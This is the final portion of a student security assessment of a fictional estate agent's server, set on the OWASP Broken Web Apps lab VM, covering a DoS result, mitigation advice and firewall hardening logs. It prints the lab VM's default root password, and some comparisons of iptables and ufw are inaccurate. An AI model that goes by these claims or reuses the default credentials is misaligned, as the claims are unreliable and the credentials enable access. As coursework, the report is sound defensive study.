


Figure 32 : Creating heavy traffic

Using this type of attack the victim’s machine cannot access any type of application since the server is getting packets continuously.



*Figure 33 : Results in OS after DoS attack*

Availability is the cyber security tenet, which is been violated in the DoS attacks,

The estate agent company has many web pages but the user won't be able even login to the website if a DoS attack has been taking place since the server would be getting high traffic and the user's machine won't be able to access it.

## **PART E- RECOMMENDATIONS TO PROTECT THE SCENARIO COMPANY SERVER**

- 1) First step to ensure the safety of the open port is to encrypt traffic. This is to not let attackers capture network traffic and decrypt user information and financial details of property owners and the user details of customers.
- 2) Port knocking is way to increase security of a webserver this works with the firewall. (What is Port Knocking, 2017). This will help to identify if users are legit and if not blocking them from the server. As identified above in Part A, 3<sup>rd</sup> question attackers won't be able to access any of the open port hence the port knocking would check for each user if they are not legit they will not be able to access the server or the information the server holds.
- 3) Sanitizing inputs where attackers won't be able to inject special characters where we identified in the Part B, 2<sup>nd</sup> question. This will identify those kind of characters and would avoid those from getting towards the server. (Protecting Against SQL Injection, 2022)
- 4) Filter input on arrival is way to prevent XSS attacks. In Part B, 3<sup>rd</sup> question the different ways of cross-site scripting were explained and filtering inputs is good method to avoid those attacks. When the user enters the input scan and filter it as much as it possible to identify any sort of scripts entered. (Academy and scripting, 2022)
- 5) The best solution to prevent MitM attacks are using HTTPS over HTTP. In Part C, 2<sup>nd</sup> question we identified how attackers would conduct a MitM attack, in that the main issue was users have to browse web applications where only have http, hence the web page is vulnerable for attacks. Using https prevent attackers from sniffing data or information of users any sort of. Another way to prevent this attack would be using public key pair base authentication this

helps to secure your data even if an unauthorized access has been made.(Man in the Middle (MITM) Attacks | Types, Techniques, and Prevention, 2022).

- 6) In Part C, 2<sup>nd</sup> question we saw how a social engineering attack would happen the best possible way to prevent those types of attacks would be to only go to trusted website/ applications from trusted parties. Mostly people intend to get scammed by emails and links saying they having a giveaway kind of stuff this type of messages would normmaly come to your email and would recommend to setup your email spam filters at high. Always have an antivirus and scan on a regular base. (Nguyen, 2022)
- 7) Always monitor the network traffic and analyze it on a regular base. We saw on Part D, 1<sup>st</sup> question how a dos attack effect the user attacker would send heavy traffic to the web server preventing the user from accessing any website. So, in a company the IT department should continuously monitor the traffic and avoid these kind of heavy traffic that might happen. Increasing the security of web servers to prevent Dos attacks by configuring good firewalls. (Overby, 2022)

## **8) Intrusion Detection and Prevention systems**

First of all, we need to check if the firewall of the server is active if not we have to activate it. For this will use the command “ufw status” to check the firewall is active or not.

```

owaspbwa login: root
Password:

owaspbwa login: root
Password:
Last login: Thu Apr 28 09:07:19 EDT 2022 on tty1
You have new mail.

Welcome to the OWASP Broken Web Apps VM

!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.56.102/

You can administer / configure this machine through the console here, by SSHing
to 192.168.56.102, via Samba at \\192.168.56.102\\, or via phpmyadmin at
http://192.168.56.102/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

root@owaspbwa:~# ufw status
Status: inactive
root@owaspbwa:~#
root@owaspbwa:~#
root@owaspbwa:~#
root@owaspbwa:~#

```

*Figure 34 : Checking firewall status*

Here we can see the firewall is not active, to activate the firewall the code “ufw enable” will be executed.

```

root@owaspbwa:~#
root@owaspbwa:~# ufw enable
Firewall is active and enabled on system startup
root@owaspbwa:~#
root@owaspbwa:~#
root@owaspbwa:~#

```

*Figure 35 : Activating the firewall*

To check all the open ports in the server the command line “sudo lsof -i -P -n | grep LISTEN” will be executed.

```

root@owaspbwa:~#
root@owaspbwa:~# sudo lsof -i -P -n | grep LISTEN
snbd      552      root    22u  IPv4  3282      0t0  TCP *:445 (LISTEN)
snbd      552      root    23u  IPv4  3284      0t0  TCP *:139 (LISTEN)
sshd      573      root     3u  IPv4  3231      0t0  TCP *:22 (LISTEN)
sshd      573      root     4u  IPv6  3233      0t0  TCP *:22 (LISTEN)
mysqld    672     mysql   12u  IPv4  3774      0t0  TCP 127.0.0.1:3306 (LISTEN)
postgres  703     postgres 3u  IPv4  3783      0t0  TCP [::1]:5433 (LISTEN)
postgres  703     postgres 6u  IPv6  3784      0t0  TCP 127.0.0.1:5433 (LISTEN)
courierc 1097     root     3u  IPv6  5160      0t0  TCP *:143 (LISTEN)
master    1218     root    12u  IPv4  5530      0t0  TCP 127.0.0.1:25 (LISTEN)
apache2   1460     root     4u  IPv4  5830      0t0  TCP *:80 (LISTEN)
apache2   1460     root     5u  IPv4  5832      0t0  TCP *:443 (LISTEN)
java      1505     root    49u  IPv6  7055      0t0  TCP *:8080 (LISTEN)
java      1505     root    65u  IPv6  7086      0t0  TCP 127.0.0.1:8005 (LISTEN)
java      1505     root    90u  IPv6  7057      0t0  TCP *:5001 (LISTEN)
apache2   1568     www-data 4u  IPv4  5830      0t0  TCP *:80 (LISTEN)
apache2   1568     www-data 5u  IPv4  5832      0t0  TCP *:443 (LISTEN)
apache2   1569     www-data 4u  IPv4  5830      0t0  TCP *:80 (LISTEN)
apache2   1569     www-data 5u  IPv4  5832      0t0  TCP *:443 (LISTEN)
apache2   1570     www-data 4u  IPv4  5830      0t0  TCP *:80 (LISTEN)
apache2   1570     www-data 5u  IPv4  5832      0t0  TCP *:443 (LISTEN)
apache2   1571     www-data 4u  IPv4  5830      0t0  TCP *:80 (LISTEN)
apache2   1571     www-data 5u  IPv4  5832      0t0  TCP *:443 (LISTEN)
apache2   1572     www-data 4u  IPv4  5830      0t0  TCP *:80 (LISTEN)
apache2   1572     www-data 5u  IPv4  5832      0t0  TCP *:443 (LISTEN)
python    1644     root     3u  IPv4  7151      0t0  TCP 127.0.0.1:8008 (LISTEN)
java      1645     root   169u  IPv6  7339      0t0  TCP *:8081 (LISTEN)
mysqld    1665     mysql   12u  IPv4  7159      0t0  TCP 127.0.0.1:3307 (LISTEN)
root@owaspbwa:~#

```

Figure 36 : Open ports in the server

In order to protect the web application, the firewall should be added to the specific port. For this the command line of “sudo ufw allow 80/tcp” will be executed.

```

root@owaspbwa:~#
root@owaspbwa:~# sudo ufw allow 80/tcp
Rule added
root@owaspbwa:~#
root@owaspbwa:~#

```

Figure 37 : Adding firewall to port

To show the iptables rules are in affect we used different command lines to create network traffic but the network traffic has been rejected on the port not letting the attacker send unnecessary traffic to the server.

```

root@owaspbwa:~#
root@owaspbwa:~# sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
root@owaspbwa:~# sudo iptables -A INPUT -s 192.168.56.101 -p tcp --destination-port 80 -j DROP
root@owaspbwa:~# sudo iptables -A INPUT -s 192.168.56.101 -j DROP
root@owaspbwa:~#

```

Figure 38 : Sending traffic to port

- Bellow is the comparison between Iptables and Firewalls(ufw)

<b>Iptables</b>	<b>Firewalls(ufw)</b>
It is new and can be used with the new technologies	Not compatible with most of the new technologies.
Kernel level IP filtering mechanism	Its built on to of Iptables
Easy to create and update	Actions are limited

*Table 1 : Differences in Iptables and Firewalls(ufw)*

According to the comparison we can come to the conclusion where Iptables is better suited for the Estate agent company web application. The company holds user details of both customers and property owners as well as the financial details of the property owners so those sensitive data should be protected with the up most.

- Comparison of IDS and Ips

<b>IDS</b>	<b>IPS</b>
Detection and monitoring tools	Control system
Cannot take action on their own	The system can act on the given ruleset.
Someone should be there to look the process.	Does not need anyone

*Table 2 : Differences in IDS and IPS*

- Overall taking all the vulnerabilities into consideration we can conclude that the Estate agent company can get attack from any of the method mentioned above. The company should have good communication with their customers as well as their property owners since we might not know when attackers would penetrate the system. Also, it's a good to increase the security by having a good firewall, changing the password, encrypting sensitive details, adding two-factor authentication can prevent attacks.

## References

- Sharma, A., II, J. and Fruhlinger, J., 2022. *What is OSINT? 15 top open source intelligence tools*. [online] CSO Online. Available at: <<https://www.csoonline.com/article/3445357/what-is-osint-top-open-source-intelligence-tools.html>> [Accessed 27 April 2022].
- Tripwire, I., 2022. *3 Types of Network Attacks to Watch Out For*. [online] The State of Security. Available at: <<https://www.tripwire.com/state-of-security/vulnerability-management/3-types-of-network-attacks/#:~:text=Some%20common%20examples%20of%20reconnaissance,categories%20of%20logical%20and%20physical.>> [Accessed 27 April 2022].
- Tools, d., 2022. *dirbuster / Kali Linux Tools*. [online] Kali Linux. Available at: <<https://www.kali.org/tools/dirbuster/#:~:text=DirBuster%20is%20a%20multi%20threaded,page%20and%20applications%20hidden%20within.>> [Accessed 27 April 2022].
- Lee, B., 2022. *Open ports and their vulnerabilities*. [online] Specops Software. Available at: <<https://specopssoft.com/blog/open-ports-and-their-vulnerabilities/>> [Accessed 27 April 2022].
- MBA Knowledge Base. 2021. *Data Tampering – Meaning, Types and Countermeasures*. [online] Available at: <<https://www.mbaknol.com/information-systems-management/data-tampering-meaning-types-and-countermeasures/>> [Accessed 23 April 2022].
- Burnette, M., 2022. *Three Tenets of Information Security*. [online] LBMC Family of Companies. Available at: <<https://www.lbmc.com/blog/three-tenets-of-information-security/>> [Accessed 25 April 2022].
- Academy, W. and injection, S., 2022. *What is SQL Injection? Tutorial & Examples / Web Security Academy*. [online] Portswigger.net. Available at: <<https://portswigger.net/web-security/sql-injection#:~:text=SQL%20injection%20is%20a%20web,not%20normally%20able%20to%20retrie>> [Accessed 25 April 2022].
- Kirsten, S., Manico, J., Williams, J. and Wichers, D., 2022. *Cross Site Scripting (XSS) Software Attack / OWASP Foundation*. [online] Owasp.org. Available at: <<https://owasp.org/www-community/attacks/xss/>> [Accessed 25 April 2022].



Academy, W. and scripting, C., 2022. *What is cross-site scripting (XSS) and how to prevent it? / Web Security Academy*. [online] Portswigger.net. Available at: <<https://portswigger.net/web-security/cross-site-scripting>> [Accessed 25 April 2022].

Whitehat Security Glossary. 2022. *OS Command Injection*. [online] Available at: <<https://www.whitehatsec.com/glossary/content/os-command-injection#:~:text=An%20OS%20command%20injection%20vulnerability,operated%20on%20the%20shell%20level.>> [Accessed 25 April 2022].

Learning Center. 2022. *What is MITM (Man in the Middle) Attack / Imperva*. [online] Available at: <<https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/>> [Accessed 25 April 2022].

Learning Center. 2022. *What is Social Engineering / Attack Techniques & Prevention Methods / Imperva*. [online] Available at: <<https://www.imperva.com/learn/application-security/social-engineering-attack/>> [Accessed 26 April 2022].

Palo Alto Networks. 2022. *What is a denial of service attack (DoS) ?*. [online] Available at: <[https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#:~:text=A%20Denial%20of%20Service%20\(,information%20that%20triggers%20a%20crash.](https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos#:~:text=A%20Denial%20of%20Service%20(,information%20that%20triggers%20a%20crash.)> [Accessed 26 April 2022].

interServer.net. 2017. *What is Port Knocking?*. [online] Available at: <<https://www.interserver.net/tips/kb/what-is-port-knocking/>> [Accessed 27 April 2022].

Hacksplaining. 2022. *Protecting Against SQL Injection*. [online] Available at: <<https://www.hacksplaining.com/prevention/sql-injection>> [Accessed 27 April 2022].

Academy, W. and scripting, C., 2022. *What is cross-site scripting (XSS) and how to prevent it? / Web Security Academy*. [online] Portswigger.net. Available at: <<https://portswigger.net/web-security/cross-site-scripting>> [Accessed 28 April 2022].

Rapid7. 2022. *Man in the Middle (MITM) Attacks / Types, Techniques, and Prevention*. [online] Available at: <<https://www.rapid7.com/fundamentals/man-in-the-middle-attacks/>> [Accessed 28 April 2022].

Nguyen, J., 2022. *5 Ways to Prevent Social Engineering Attacks - Maureen Data Systems*. [online] Maureen Data Systems. Available at: <<https://www.mdsny.com/5-ways-to-prevent-social-engineering-attacks/>> [Accessed 28 April 2022].

Overby, S., 2022. *What is DOS Attack and How to Prevent it | Mimecast*. [online] Mimecast. Available at: <<https://www.mimecast.com/blog/what-is-dos-attack-and-how-to-prevent-it/>> [Accessed 28 April 2022].